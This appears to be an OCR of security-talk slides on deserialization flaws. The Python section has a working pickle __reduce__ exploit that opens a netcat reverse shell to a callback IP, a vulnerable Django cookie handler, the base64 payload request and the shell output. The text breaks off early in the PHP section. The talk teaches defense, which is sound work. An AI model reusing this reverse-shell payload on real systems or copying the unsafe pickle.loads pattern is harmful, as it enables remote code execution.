INSOMNIA
SECURITY SPECIALISTS :: REST SECURED

Deserialization, what could go wrong?

$(whoami)

Brendan Jamieson (@hyprwired)

- Wellington based consultant for Insomnia Security

- Infosec
- Linux
- Python
- CTF (@hamiltr0n_ctf)

Talk Overview

- What is (de)serialization?
- Why would you use it?

Covering a range of languages

- Python
- PHP
- Java
- Ruby

Across languages:

- How are deserialization vulnerabilities introduced?
- How are they exploited?
- How do you avoid them?

Serialization 101

- (De)serialization allows for object portability

- Object -> Serialize -> Byte stream
- Byte stream -> Unserialize -> Object

- PHP Example
  - `serialize()` an object to a string
  - write string to a file
  - `unserialize()` the file's contents back into an object

Many names, same concept

- Python
  - pickling/unpickling
- Java & PHP
  - serializing/deserializing
- Ruby
  - marshalling/unmarshalling

What could possibly go wrong?

- Say you’re expecting a string containing information about a user…

  … such as a session object

- How can you tell if it's properties have been changed?
- How can you tell if it's even a session object?
- What if it isn't?

It’s a feature, not a bug!

- By design, deserialization across different languages will attempt to turn whatever byte stream is provided back into an object

- Depending on the object, this can result in a number of things…
  - Privilege escalation through object properties
  - **Arbitrary code execution**

- Exploitability varies across languages & applications

PYTHON

Python – Vulnerability Background

- Introduced via:
  - `pickle.load()`
  - `pickle.loads()`
  - `cPickle.load()`
  - `cPickle.loads()`

- Python calls `__reduce__()` on objects it doesn't know how to pickle

- Attacker can supply arbitrary objects:
  - arbitrary attributes
  - arbitrary `__reduce__()` method

Python – Serialized Object

user.py

```
class User:

    def __init__(self):
        self.user_id = None
```

Python – Serialized Object

user.py

```
class User:

    def __init__(self):
        self.user_id = None

if __name__ == '__main__':
    user = User()
    user.user_id = 1
    print(pickle.dumps(user))
```

`pickle.dumps()` will return the pickled `User` object

Python – Serialized Object

User object

```
python user.py  | xxd
0000000: 2869 5f5f 6d61 696e 5f5f 0a55 7365 720a  (i__main__.User.
0000010: 7030 0a28 6470 310a 5327 7573 6572 5f69  p0.(dp1.S'user_i
0000020: 6427 0a70 320a 4931 0a73 622e 0a         d'.p2.I1.sb..
```

Python – Serialized Object

```
python user.py  | xxd
0000000: 2869 5f5f 6d61 696e 5f5f 0a55 7365 720a  (i__main__.User.
0000010: 7030 0a28 6470 310a 5327 7573 6572 5f69  p0.(dp1.S'user_i
0000020: 6427 0a70 320a 4931 0a73 622e 0a         d'.p2.I1.sb..
```

`user_id` property with value of `1`

Python – Real World Examples

- CVE-2015-0692: Cisco Web Security Appliance Code Execution
- CVE-2014-3539: Rope for Python Remote Code Execution
- CVE-2014-0485: S3QL pickle() Code Execution

Python – Vulnerable Code

```
…
def index(request):
    …
    cookie_name = 'ColourPreference'
    …
        colourPref_cookie = request.COOKIES.get(cookie_name)
        base64_decoded = urlsafe_base64_decode(colourPref_cookie)
        obj = pickle.loads(base64_decoded)
…
```

Python – Vulnerable Code

```
…
def index(request):
    …
    cookie_name = 'ColourPreference'
    …
        colourPref_cookie = request.COOKIES.get(cookie_name)
        base64_decoded = urlsafe_base64_decode(colourPref_cookie)
        obj = pickle.loads(base64_decoded)
…
```

`pickle.loads()` called on decoded user supplied cookie (“ColourPreference”)

Python – Exploit

```
class POC(object):

     def __reduce__(self):
      callback_ip = "172.16.165.128"
      callback_port = "31337"
      command = "rm /tmp/owasp_shell; mknod
/tmp/owasp_shell p; nc %s %s < /tmp/owasp_shell |
/bin/bash > /tmp/owasp_shell" % (callback_ip,
callback_port)
            return (os.system, (command,))
…
```

Python – Exploit

```
class POC(object):

    def __reduce__(self):
     callback_ip = "172.16.165.128"
     callback_port = "31337"
     command = "rm /tmp/owasp_shell; mknod /tmp/owasp_shell p; nc %s %s < /tmp/owasp_shell | /bin/bash > /tmp/owasp_shell" % (callback_ip, callback_port)
            return (os.system, (command,))
...
```


Malicious `__reduce__()` method called on `pickle.loads()`

Reverse shell payload via `os.system(command)`

Python - DEMO

Python – Demo

1. Application returns a user's "colour preference":




Colour Preference

Your current colour preference is: FFFFFF

Python – Demo

2. A user's "colour preference" is determined via a cookie:




```
GET / HTTP/1.1
Host: owasp.python
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:38.0)
Gecko/20100101 Firefox/38.0 Iceweasel/38.5.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie:
ColourPreference=Y2RqYW5nby5kYi5tb2RlbHMuYmFzZQptb2RlbF91bnBpY2t
sZQpwMAooKFMndnVsbl9hcHAnCnAxClMnQ29sb3VyUHJlZmVyZW5jZScKcDIKdH
AzCihscDQKY2RqYW5nby5kYi5tb2RlbHMuYmFzZQpzaW1wbGVfY2xhc3NfZmFjd
G9yeQpwNQp0cDYKUnA3CihkcDgKUydfZGphbmdvX3ZlcnNpb24nCnA5ClMnMS45
LjInCnAxMApzUydjb2xvdXInCnAxMQpTJzAwMDAwMCcKcDEyCnNTJ19zdGF0ZSc
KcDEzCmNjb3B5X3JlZwpfcmVjb25zdHJ1Y3RvcgpwMTQKKGNkamFuZ28uZGIubW
9kZWxzLmJhc2UKTW9kZWxTdGF0ZQpwMTUKY19fYnVpbHRpbl9fCm9iamVjdApwM
TYKTnRwMTcKUnAxOAooZHAxOQpTJ2FkZGluZycKcDIwCkkwMQpzUydkYicKcDIx
Ck5zYnNTJ2lkJwpwMjIKTnNiLg
Connection: close
```

```html
<!DOCTYPE html>
<head>
  <title>Vuln - Python</title>
  <link href="./static/bootstrap/css/bootstrap.min.css" rel="stylesheet">
</head>
<body>
  <nav class="navbar navbar-inverse">
    <div class="container">
      <div class="navbar-header">
        <a class="navbar-brand" href="#">Vuln - Python</a>
      </div>
      <div id="navbar" class="collapse navbar-collapse">
        <ul class="nav navbar-nav">
          <li class="active">
            <a href="#">Colour Preference</a>
          </li>
        </ul>
      </div>
    </div>
  </nav>
  <div class="container">
    <div class="starter-template">
      <h1>Colour Preference</h1>
      <p>
        <div class="alert alert-success" role="alert">Your current colour preference is:
          <span class="badge" style="color:#000000">000000</span>
        </p>
      </div>
    </div>
  </body>
</html>
```

Python – Demo

3. A user's "colour preference" is determined via a cookie:




```
GET / HTTP/1.1
Host: owasp.python
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:38.0)
Gecko/20100101 Firefox/38.0 Iceweasel/38.5.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
```

```html
<!DOCTYPE html>
<head>
  <title>Vuln - Python</title>
  <link href="./static/bootstrap/css/bootstrap.min.css" rel="stylesheet">
</head>
<body>
  <nav class="navbar navbar-inverse">
    <div class="container">
      <div class="navbar-header">
        <a class="navbar-brand" href="#">Vuln - Python</a>
      </div>
      <div id="navbar" class="collapse navbar-collapse">
        <ul class="nav navbar-nav">
          <li class="active">
            <a href="#">Colour Preference</a>
          </li>
        </ul>
      </div>
    </div>
  </nav>
  <div class="container">
    <div class="starter-template">
      <h1>Colour Preference</h1>
      <p>
        <div class="alert alert-success" role="alert">Your current colour preference is:
          <span class="badge" style="color:#FFFFFF">FFFFFF</span>
        </p>
      </div>
    </div>
  </body>
</html>
```

Python – Demo


4. The “ColourPreference” cookie is a Base64 encoded pickled object:




```
Cookie: ColourPreference=cdjango.db.models.base
model_unpickle
p0
((S'vuln_app'
p1
S'ColourPreference'
p2
tp3
(lp4
cdjango.db.models.base
simple_class_factory
p5
tp6
Rp7
(dp8
S'_django_version'
p9
S'1.9.2'
p10
sS'colour'
p11
S'000000'
p12
sS'_state'
p13
ccopy_reg
_reconstructor
p14
(cdjango.db.models.base
ModelState
p15
c__builtin__
object
p16
```

Python – Demo

5. Replacing the “ColourPreference” cookie with the pickled payload generated previously:




```
GET / HTTP/1.1
Host: owasp.python
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:38.0)
Gecko/20100101 Firefox/38.0 Iceweasel/38.5.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie:
ColourPreference=Y3Bvc2l4CnN5c3RlbQpwMAooUydybSAvdG1wL293YXNwX3No
ZWxsOyBta25vZCAvdG1wL293YXNwX3NoZWxsIHA7IG5jIDE3Mi4xNi4xNjUuMTI4I
DMxMzM3IDwgL3RtcC9vd2FzcF9zaGVsbCB8IC9iaW4vYmFzaCA+IC90bXAvb3dhc3
Bfc2hlbGwnCnAxCnRwMgpScDMKLg==
Connection: close
```




```
root@kali:~/owasp_day/python# python exploit.py
Y3Bvc2l4CnN5c3RlbQpwMAooUydybSAvdG1wL293YXNwX3NoZWxsOyBta25vZCAvdG1wL293YXNwX3NoZ
WxsIHA7IG5jIDE3Mi4xNi4xNjUuMTI4IDMxMzM3IDwgL3RtcC9vd2FzcF9zaGVsbCB8IC9iaW4vYmFzaC
A+IC90bXAvb3dhc3Bfc2hlbGwnCnAxCnRwMgpScDMKLg==
root@kali:~/owasp_day/python# 
```

Python – Demo

6. Remote code execution achieved:



```
GET / HTTP/1.1
Host: owasp.python
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:38.0)
Gecko/20100101 Firefox/38.0 Iceweasel/38.5.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie:
ColourPreference=Y3Bvc2l4CnN5c3RlbQpwMAooUydybSAvdG1wL293YXNwX3No
ZWxsOyBta25vZCAvdG1wL293YXNwX3NoZWxsIHA7IG5jIDE3Mi4xNi4xNjUuMTI4I
DMxMzM3IDwgL3RtcC9vd2FzcF9zaGVsbCB8IC9iaW4vYmFzaCA+IC90bXAvb3dhc3
Bfc2hlbGwnCnAxCnRwMgpScDMKLg==
Connection: close
```



```
root@kali:~/owasp_day/python# nc -l -p 31337
id
uid=1000(owasp) gid=33(www-data) groups=1000(owasp),4(adm),24(cdrom),27(sudo),30(
dip),33(www-data),46(plugdev),110(lpadmin),111(sambashare)
pwd
/home/owasp/vuln_app
ls
db.sqlite3
manage.py
static
vuln_app
vuln_app.sock
vuln_project
vuln_project_env
```

PHP

PHP – Vulnerability Background

- Introduced via:
  - `unserialize()`
- PHP calls "magic methods" when deserializing, e.g:
  - `__destruct()`
  - `__wakeup()`
- Magic methods used to form POP chains, similar to ROP in memory corruption
- Known as "Object Injection"

PHP – Serialized Object

User.php

```
class User {
    public $user_id;
}
```

PHP – Serialized Object

User.php

```
class User {

    public $user_id;

}

$user = new User();
$user->user_id = 1;
print(serialize($user));
```

`serialize()` will return the serialized `User` object

PHP – Serialized Object

User object

```
php User.php | xxd
0000000: 4f3a 343a 2255 7365 7222 3a31 3a7b 733a  O:4:"User":1:{s:
0000010: 373a 2275 7365 725f 6964 223b 693a 313b  7:"user_id";i:1;
0000020: 7d                                       }
```
